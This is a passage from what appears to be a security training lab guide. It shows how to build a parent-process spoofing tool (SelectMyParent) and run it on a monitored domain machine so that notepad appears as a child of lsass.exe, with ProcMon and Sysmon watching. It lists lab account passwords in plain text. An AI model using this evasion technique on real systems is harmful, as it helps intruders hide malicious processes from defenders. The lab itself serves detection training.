
To build the SelectMyParent tool, you might first need to upgrade the solution. If you are presented the following *"One-way upgrade"* prompt, just proceed using the "OK" button:




Once Visual Studio is fully opened, please make sure you are creating a "Release" build, not a "Debug" build. This can be simply changed in the Visual Studio dropdown list.



You can then proceed to build SelectMyParent using the *"Build"* tab's *"Build Solution"* option.



After a couple of seconds, you should get a similarly-looking *"Output"* tab at the bottom of your screen.



If everything went well, the build's output should look as follows:

```
1>Generating code
1>Finished generating code
1>Previous IPDB not found, fall back to full compilation.
1>All 6 functions were compiled because no usable IPDB/IOB3 from previous
compilation was found.
1>SelectMyParent.vcxproj ->
C:\Users\student\Downloads\SelectMyParent_v0_0_1\Release\SelectMyParent.exe
========== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped ==========
```

Remember to save the path to `SelectMyParent.exe` somewhere as we will need it later in this lab.

Step 2: Get Process Monitor


Let's test this little tool and see how it behaves! First, let's make sure we have some local visbility on process execution. We will rely on Sysinternals' Process Monitor for this.

> *Process Monitor* is an advanced monitoring tool for Windows that shows real-time file system, Registry and process/thread activity. It combines the features of two legacy Sysinternals utilities, *Filemon* and *Regmon*, and adds an extensive list of enhancements including rich and non-destructive filtering, comprehensive event properties such session IDs and user names, reliable process information, full thread stacks with integrated symbol support for each operation, simultaneous logging to a file, and much more. Its uniquely powerful features will make Process Monitor a core utility in your system troubleshooting and malware hunting toolkit.
>
> *Source: docs.microsoft.com*

Process Monitor, often referred to as *"ProcMon"*, can easily be launched once downloaded from Microsoft's Sysinternals portal.

As we want to execute our parent-child spoofing in the domain environment we are monitoring (where we have Sysmon and Winlogbeat installed), let's proceed to open an RDP connection to one of the domain-joined machines (i.e. `WIN10` at `192.168.20.105`) using the `SEC699-20\student` account (password `Sec699!!`).

Once you have your RDP session up and running, let's open a PowerShell prompt (e.g., through the Start button):



In the newly launched prompt, let's proceed to download the Sysinternals' `ProcMon64.exe` local monitoring solution.


```
curl.exe -o .\Downloads\ProcMon64.exe                                s.com/ProcMon64.exe
```


```
  % Total    % Received % Xferd  Average Speed   Time    Time     Time
Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 1149k  100 1149k    0     0  1149k      0  0:00:01 --:--:--  0:00:01 2299k
```

Once done, in the same prompt, we can execute it. As we want to run ProcMon with administrative privileges, you'll need to provide credentials for an administrative account. Please use your student_ladm local administrator user (password Sec699!!).

```
runas /user:sec699-20\student_ladm ".\Downloads\ProcMon64.exe -accepteula"
```


Should you already have ran ProcMon previously, you may have some filters that are still enabled. It's a good idea to reset these by clicking the *"Reset"* button followed by *"OK"*.






Step 3: Prepare ProcMon


In ProcMon, make sure you are recording all activity. If the magnifying glass is crossed out as shown below, make sure to click it once to start recording.



Once you are recording, proceed to open the *"Tools"* menu and select the *"Process Tree..."* option as shown below.



From within the new *"Process Tree"* window which should be similar to the following one, proceed to scroll through all processes. As discussed, we'll use `lsass.exe` in our example.



Once you find `lsass.exe`, please save the process' identifier (PID) somewhere. It's located in the view between the brackets. In the above example, this would be `692`.

When done, close the *"Process Tree"* window.

Step 4: Spoof the Child-Parent Relationship

We can now drop our `SelectMyParent.exe` binary to the target machine over the already opened RDP connection. To do so, from your CommandoVM machine, copy the binary from the path where you built it (see Visual Studio's output). As we can copy/paste files over RDP, proceed to paste it on the target machine in a folder you will remember (e.g. `%HOMEPATH%/Downloads`).

With the binary now placed on the monitored domain-joined machine, let's proceed to execute our spoofing attempt.

As we will be using `lsass.exe` as a parent process, we'll need to use administrative privileges. Let's open an elevated prompt (PowerShell, Command or other) on our target machine. To do so, open a commond prompt and run the following command. Please use your student_ladm local administrator user (password Sec699!!).

```
runas /user:sec699-20\student_ladm "powershell.exe"
```

In the elevated prompt, we can now run `SelectMyParent.exe`. To do so, use the path at which we previously pasted the binary (e.g. `%HOMEPATH%/Downloads/SelectMyParent.exe`). As arguments, you'll need to provide the executable you want to execute (e.g. `notepad`) as well as

the process ID of the process we want to use as a parent. In our of the process we target to become the parent, which in our above example is `692` for `lsass.exe`.


```
C:\Users\student\Downloads\SelectMyParent.exe notepad 692
```

If you have the required permissions, you will retrieve a similar output which states "Process created".

